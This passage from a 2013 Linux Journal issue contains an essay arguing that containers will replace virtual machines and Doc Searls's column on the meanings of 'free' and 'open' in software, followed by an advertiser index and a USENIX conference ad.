Virtual machines have made major leaps in efficiency too. What used to be borderline-emulation has moved to direct hardware support for memory page mapping and other hard-to-virtualize features. We're down to a CPU penalty of only a few percent versus direct hardware use.

The Problem with VMs

Here are the penalties we currently pay for VMs:

1. Running a whole separate operating system to get a resource and security isolation.
2. Slow startup time while waiting for the OS to boot.

The OS often consumes more memory and more disk than the actual application it hosts. The Rackspace Cloud recently discontinued 256MB instances because it didn't see them as practical. Yet, 256MB is a very practical size for an application if it doesn't need to share that memory

with a full operating system.

As for slow startup time, many cloud infrastructure users keep spare virtual machines around to accelerate provisioning. Virtual machines have taken the window from requesting to receiving resources down to minutes, but having to keep spare resources around is a sign that it's still either too slow or not reliable enough.

So What's the Difference?

VMs are fairly standardized; a system image running on one expects mostly the same things as if it had its own bare-metal computer. Containers are not very standardized in the industry as a whole. They're very OS- and kernel-specific (BSD jails, Solaris Zones, Linux namespaces/cgroups). Even on the same kernel and OS, options may range from security sandboxes for individual processes to nearly complete systems.

VMs don't have to run the same kernel or OS as the host and they obtain access to resources from the host over virtualized devices—like network cards—and network protocols. However, VMs are fairly opaque to the host system; the hypervisor has poor insight into what's been written but freed in block storage and memory. They usually

leverage hardware/CPU-based facilities for isolating their access to memory and appear as a handful of hypervisor processes on the host system.

Containers have to run the same kernel as the host, but they can optionally run a completely different package tree or distribution. Containers are fairly transparent to the host system. The kernel manages memory and filesystem access the

same way as if it were running on the host system. Containers obtain access to resources from the host over normal userland/IPC facilities. Some implementations even support handing sockets from the host to the container of standard UNIX facilities.

VMs are also heavyweight. They require a full OS and system image, such as EC2's AMIs. The hypervisor runs a boot process for the VM,




Figure 3. Virtualization decoupled provisioning from hardware deployment. Containers decouple provisioning from OS deployment and boot-up.

We're not alone here; virtually every large PaaS system—including Heroku, OpenShift, dotCloud and Cloud Foundry—has a container foundation for running their platform tools.

often even emulating BIOS. They usually appear as a handful of hypervisor processes on the host system. Containers, on the other hand, are lightweight. There may not be any persistent files or state, and the host system usually starts the containerized application directly or runs a container-friendly init daemon, like systemd. They appear as normal processes on the host system.

Containers Now Offer the Same Features as VMS, but with Minimal Overhead

Compared to a virtual machine, the overhead of a container is disruptively low. They start so fast that many configurations can launch on-demand as requests come in, resulting in zero idle memory and CPU overhead. A container running systemd or Upstart to manage its services has less than 5MB of system memory overhead and nearly zero CPU consumption. With copy-on-write for disk, provisioning new containers can happen in seconds.

Containers are how we at Pantheon

maintain a consistent system architecture that spans free accounts up to clustered, highly available enterprise users. We manage an internal supply of containers that we provision using an API.

We're not alone here; virtually every large PaaS system—including Heroku, OpenShift, dotCloud and Cloud Foundry—has a container foundation for running their platform tools. PaaS providers that do rely on full virtual machines have inflexibly high infrastructure costs that get passed on to their customers (which is the case for our biggest competitors in our market).

The easiest way to play with containers and experience the difference is by using a modern Linux OS—whether locally, on a server or even on a VM. There is a great tutorial on Fedora by Dan Walsh and another one with systemd's nspawn tool that includes the UNIX socket handoff.

Evolving Containers in Open Source

While Pantheon isn't in the business

of providing raw containers as a service, we're working toward the open-source technical foundations. It's in the same spirit as why Facebook and Yahoo incubated Hadoop; it's part of the foundation we need to build the product we want. We directly contribute as co-maintainers to systemd, much of which will be available in the next Red Hat Enterprise Linux release. We also send patches upstream to enable better service "activation" support so containers can run only when needed.

We have a goal that new installations of Fedora and other major distributions, like Ubuntu, provide out-of-the-box, standard API and command-line tools for managing containers, binding them to ports or IP addresses and viewing the resource reservation and utilization levels. This capability should enable other companies' eventual access to a large pool of container hosts and flavors, much as Xen opened the door to today's IaaS services.

One way we'll measure progress toward this goal is how "vanilla" our container host machines are. If we can prepare a container host system by just installing some packages and a certificate (or other PKI integration), we'll have achieved it. The free, open-source software (FOSS) world

will be stronger for it, and Pantheon will also benefit by having less code to maintain and broader adoption of container-centric computing.

There's also an advantage to this sort of FOSS contribution versus Cloud Foundry, OpenShift or OpenStack, which are open-source PaaS and IaaS stacks. What Pantheon is doing with projects like systemd redefines how users manage applications and resources even on single machines. The number of potential users—and, since it's FOSS, contributors—is orders of magnitude larger than for tools that require multi-machine deployments to be useful. It's also more sustainable in FOSS to have projects where 99% of the value reaches 99% of a large, existing user base.

Efficiency demands a future of containers running on bare-metal hardware. Virtual machines have had their decade. ■

David Strauss is the CTO and co-founder of Pantheon, whose all-for-one-and-one-for-all improvements to the Drupal infrastructure have made the largest Drupal Web sites in the world more scalable and secure, while saving developers thousands of hours in manual updates. In addition to his role as Pantheon CTO, David also serves on the Advisory Board for the Drupal Association, contributes to the infrastructure and security teams at Drupal.org, co-maintains the systemd/udev layer that runs on most of the world's Linux systems, and leads the development of Pressflow.



DOC SEARLS

Free and Open — and Their Opposites

A linguistic look at some tenets of Linux.

Merriam-Webster defines a tenet as “a principle, belief, or doctrine generally held to be true; especially one held in common by members of an organization, movement, or profession.” As it happens, Linux is claimed by two doctrines that are to some degree at odds: those of free software and open source. This contention began when Eric S. Raymond published “Goodbye, ‘free software’; hello, ‘open source’”, on February 8, 1998 (<http://www.catb.org/esr/open-source.html>). Here’s an excerpt:

Specifically, we have a problem with the term “free software”, itself, not the concept. I’ve become convinced that the term has to go.

The problem with it is twofold. First, it’s confusing; the term “free” is very ambiguous (something the Free Software Foundation’s propaganda has to wrestle with constantly). Does “free” mean “no money charged?” or does it mean “free to be modified by anyone”, or something else?

Second, the term makes a lot of corporate types nervous. While this does not intrinsically bother me in the least, we now have a pragmatic interest in converting these people rather than thumbing our noses at them. There’s now a chance we can make serious gains in the mainstream business world without compromising our ideals and commitment to technical excellence—so it’s time

to reposition. We need a new and better label.

Richard Stallman, father of the free software movement, responded with “Why Open Source Misses the Point of Free Software” (<http://www.gnu.org/philosophy/open-source-misses-the-point.html>), in which he says, “software can be said to serve its users only if it respects their freedom”, and that open source allows software that does not value freedom. Which is true in some cases.

But open source, as Eric and friends intended, won the popularity contest. Today “open source” could hardly be a more common expression—or more out of control, serving as a two-word adjective modifying warfare, law, publishing, ecology, government and much more.

Yet free software has not gone away. Its tenets remain the deeper stratum of bedrock on which open-source tenets lie. The Free Software Foundation also remains intact and influential, as do the Free Software Definition (<http://www.gnu.org/philosophy/free-sw.html>) and the Gnu General Public License (http://en.wikipedia.org/wiki/GNU_General_Public_License), which Linux has used from the start.

My purpose here, however, is not to re-hash conflicts between these two tenet-based value systems, but to look for understandings that arise out of considering opposites of the words used to express base values. For example, we could ask, *What’s the opposite of freedom?* A variety of opposites—antonyms—come to mind, starting with slavery and imprisonment, both of which are forms of captivity, so let’s lay out our first pair like this:

Captivity ↔ Freedom

Freedom is a noun derived from *free*, which serves as adjective, verb and noun. In the Free Software Definition’s title, *free* takes its adjectival form. To explain, the Definition begins, “‘Free software’ means software that respects users’ freedom and community. Roughly, the users have the freedom to **run, copy, distribute, study, change and improve the software.**”

The boldface is in the original and contains a series of transitive verbs, all taking *software* as their direct object. “With these freedoms”, it continues, “the users (both individually and collectively) control the program and what it does for them.” Thus, *control* is what you have with each of those verbs. A clue toward the

opposite of *control* is the verb *restrict*, which in various forms (including the noun *restrictions*) appears ten times in the Free Software Definition. In their dictionary definitions, both freedom and liberty are posed against *restriction*. This leads to our next pair of opposite nouns:

Restricted ↔ Free


Open is used as an adjective in the Open Source Definition (<http://opensource.org/osd>) as well. Likewise, *restrict* and its variants also appear in five of the Open Source Definition's nine criteria, and twice in two of them. Is *restricted* then also opposite of *open*, as it is of *free*? No, because the obvious antonym of *open* is *closed*, and *closed source* is commonly considered the opposite of *open source*. Yet if you look up "opposite of open source", you'll tend to find the word *proprietary*.

Back when *open source* was first being popularized and *proprietary* was commonly posed as its opposite, Craig Burton told me definitions were being collapsed, and that we could see interesting possibilities if we un-collapsed them. The opposite of *open* was *closed*, he said; and the opposite of *proprietary* was *public domain*:

Open ↔ Closed


Proprietary ↔ Public Domain

If you rotate these two opposites 90 degrees from each other, he said, you could create a 2x2 matrix that looks like this:



He calls this the Burton Matrix, and he has made good use of it through the years to make sense of what different developers choose to do, or to change. For example, he says infrastructural protocols and software, such as the Internet's and Linux, became ubiquitous by working in the upper-right quadrant. One also could place companies, products, services, patents and many other things in various places on the matrix and consider the merits of moving them around. Software that is proprietary yet open in the interoperable sense would fall in the upper-left quadrant. It could "go open source" by moving over to the upper right. One can also "free" something by putting it in the public domain. So if we substitute *free* for

public domain, and take the opposite of *free* as well, we get this matrix:



This can be helpful for understanding what happens when software, standards, patents and other forms of intellectual property—stuff that is, technically, proprietary—is set free. It moves out of captivity. One example of this is Ethernet, which was developed originally at Xerox PARC, then set free by Xerox, Intel and Digital Equipment Corp. (“DIX”), which together pushed forward standardization of Ethernet’s early specifications and implementations. Ethernet was widely adopted because it lived in the upper-right quadrant of both matrices. Everybody was at liberty to use Ethernet without restriction, even though it was proprietary in the sense that it was owned. Thus, it became ubiquitous and essential infrastructure for networking the world. Linux, on the other hand, was

born in the upper-right quadrant, and succeeded because competing operating systems, including proprietary UNIX variants, were in either of the left two quadrants. (And let’s remember that Linux is a registered trademark of Linus Torvalds, <http://www.linuxfoundation.org/programs/legal/trademark/attribution>, and proprietary in that very limited sense.)

The *captive* pole is also important to consider as a motivation of technology providers. Large companies especially are biased toward capturing customers and users, and do this with *proprietary* and *closed* systems. IBM did this with its Token ring (http://en.wikipedia.org/wiki/Token_ring), a proprietary network protocol that competed with Ethernet in the early days.

Linux and Ethernet also won for another reason, which shows up when one looks at design and construction choices, as laid out by Stewart Brand (http://sb.longnow.org/SB_homepage/Home.html) in his landmark book *How Buildings Learn*. In the first episode of the BBC six-part series of the same title (<http://www.youtube.com/watch?v=AvEqfg2sIH0>), Stewart begins, “Buildings are the wealth of nations: our largest capital asset. They


are the ornament of cultures. And they are where we spend most of our lives. Some of our more arrogant and careless buildings are at war with time and change, and they always lose. Some buildings, though, seem to flow with time. They flow with us.” He also asks, “What makes some buildings keep getting better, and others not?” In both the book and the TV series, Stewart unpacks different approaches to architecture and construction that might also be posed as opposites, and arranged on a matrix. (For a detailed examination of these, see my article “The New Vernacular” in the April 2001 issue of *LJ*: <http://www.linuxjournal.com/article/4553>.)

The fancy end of architecture Stewart calls *magazine*. This is architecture as art, where form often defeats function: “Art begets fashion; fashion means style; style is made of illusion; and illusion is no friend to function.” With *magazine* architecture, looks are what matter. They are advertisements for themselves and their creators. The plain end he calls *vernacular*, which he says “means common in all three senses of the word—widespread, ordinary and beneath notice”. He also says it’s “what gets passed from building to building via builders and

users”, and “is informal and casual and astute”.

The expensive end of construction he calls *high road*. This kind is imbued with “high intent, duration of purpose, duration of care, time, and a steady supply of confident dictators”. The cheap end he calls *low road*: “low-visibility, low-rent, no-style, high-turnover”, adding, “most of the world’s work is done in Low Road buildings, and even in rich societies the most inventive creativity, especially youthful creativity, will be found in Low Road buildings taking full advantage of the license to try things.”

Placed orthogonally on a matrix, these two opposites look like this:



Linux is clearly *vernacular*, but has both *low road* and *high road* aspects. At the kernel level, there is high intent, duration of purpose and care, and confident dictators in the form of maintainers. In 2004, when I asked

Andrew Morton, one of Linux's top maintainers, if he thought Linux would be around in 200 years, he answered "yes" without hesitation. He also said, "On the kernel team we are concerned about the long-term viability and integrity of the code base. We're reluctant to put stuff in for specific reasons where a commercial company might do that." Yet Linux is also *low road* in the sense that it's cheap, below the style radar, and ideally suited for doing lots of real work.

With *vernacular* architecture, you can take either or both roads. Magazine architecture is oblivious to either, which is why Stewart calls it "no road"—even though it does have a way of paving over the low kind. Often you see magazine-worthy buildings going up where low road buildings have been torn down. For example, Lincoln Square in New York and Chavez Ravine in Los Angeles were neighborhoods of low road buildings that were easy for the cities to condemn and replace—in New York with Lincoln Center and in Los Angeles with Dodger Stadium.

In those cases, cities lost neighborhoods. In some cases, there are additional costs in work that can no longer be done because the

Advertiser Index

Thank you as always for supporting our advertisers by buying their products!

ADVERTISER	URL	PAGE #
1&1	http://www.1and1.com	25
ANDEVCON SPRING	http://www.AnDevCon.com	39
BLUEDROP AWARD	http://www.bluedropawards.org	51
EMAC, INC.	http://www.emacinc.com	13
EMPERORLINUX	http://www.emperorlinux.com	41
IXSYSTEMS, INC.	http://www.ixsystems.com	7
LINUXFEST NORTHWEST	http://www.linuxfestnorthwest.org/	117
MANAGE ENGINE	http://www.manageengine.com	61
MICROWAY, INC.	http://www.microway.com	3
O'REILLY FLUENT CONFERENCE	http://fluentconf.com	93
OVH	http://www.ovh.com	20, 21
SILICON MECHANICS	http://www.siliconmechanics.com	10, 11
TEXAS LINUX FEST	http://2013.texaslinuxfest.org/	69
USENIX	http://www.usenix.org/conference/fcw13	131
UTAH OPEN SOURCE CONFERENCE	http://www.openwest.org	115

ATTENTION ADVERTISERS

The *Linux Journal* brand's following has grown to a monthly readership nearly one million strong. Encompassing the magazine, Web site, newsletters and much more, *Linux Journal* offers the ideal content environment to help you reach your marketing objectives. For more information, please visit <http://www.linuxjournal.com/advertising>.

environment is less friendly to it. A prime example is MIT's Building 20 (http://en.wikipedia.org/wiki/Building_20), which Stewart praises in *How Buildings Learn* for the great heights of its utility, and for the countless inventions and innovations that flowed out of it in the decades that followed World War II, when it was erected as a temporary structure to house work on radar. Despite its nickname—"The Magical Incubator"—Building 20 was replaced in 1998 by the Stata Center (http://en.wikipedia.org/wiki/Stata_Center), designed by renowned architect Frank Gehry. While the building is clearly distinctive, it is also what Stewart calls an "overpriced, overwrought, unloved, unadaptable, much sued abortion" (<http://www.theatlantic.com/technology/archive/2011/10/forget-apples-new-hq-celebrate-your-low-road-building/245697>). In other words, the kind of thing Linux's vernacular architects tend to say about proprietary software.

Which gets us back to tenets. *Free* and *open* have maximal meaning as nouns and verbs. In *The Elements of Style*, William Strunk and E. B. White say, "Write with nouns and verbs, not with adjectives and adverbs. The

adjective hasn't been built that can pull a weak or inaccurate noun out of a tight place." *The Elements of Style* is widely regarded as the best book ever written about writing. Like good working code, it is an accumulation of patches. Strunk published the original privately for his classes at Cornell in 1918, and died in 1945. White, a former student of Strunk's, expanded slightly on the original in 1957, and "the little book" quickly became canon. Most of the text from Strunk's original, however, is unimprovable. For example, "Vigorous writing is concise. A sentence should contain no unnecessary words, a paragraph no unnecessary sentences, for the reason that a drawing should have no unnecessary lines and a machine no unnecessary parts. This requires not that the writer make all his sentences short, or that he avoid detail and treat his subjects only in outline, but that every word tell."

The same might be said of code, and of the tenets that produce the best of it. ■

Doc Searls is Senior Editor of *Linux Journal*. He is also a fellow with the Berkman Center for Internet and Society at Harvard University and the Center for Information Technology and Society at UC Santa Barbara.

Save the Date!

2013 USENIX Federated Conferences Week

June 24–28, 2013 • San Jose, CA

www.usenix.org/conference/fcw13

USENIX ATC '13

2013 USENIX Annual
Technical Conference
Wednesday–Friday, June 26–28
www.usenix.org/atc13

ICAC '13

10th International Conference
on Autonomic Computing
Wednesday–Friday, June 26–28
www.usenix.org/icac13

HotPar '13

5th USENIX Workshop on
Hot Topics in Parallelism
Monday–Tuesday, June 24–25
www.usenix.org/hotpar13

UCMS '13

2013 USENIX Configuration
Management Summit
Monday, June 24
www.usenix.org/ucms13

Registration Discounts Available!

Registration opens in April.
Register by the Early Bird Deadline,
Monday, June 3, and save.

HotCloud '13

5th USENIX Workshop on
Hot Topics in Cloud Computing
Tuesday–Wednesday, June 25–26
www.usenix.org/hotcloud13

WiAC '13

2013 Women in Advanced
Computing Summit
Wednesday–Thursday, June 26–27
www.usenix.org/wiac13

HotStorage '13

5th USENIX Workshop on
Hot Topics in Storage
and File Systems
Thursday–Friday, June 27–28
www.usenix.org/hotstorage13

HotSWUp '13

5th Workshop on Hot Topics
in Software Upgrades
Friday, June 28
www.usenix.org/hotswup13

AND MORE!

Stay Connected...



www.twitter.com/usenix



www.usenix.org/youtube



www.usenix.org/gplus



www.usenix.org/blog



www.usenix.org/facebook



www.usenix.org/linkedin



usenix

THE ADVANCED
COMPUTING SYSTEMS
ASSOCIATION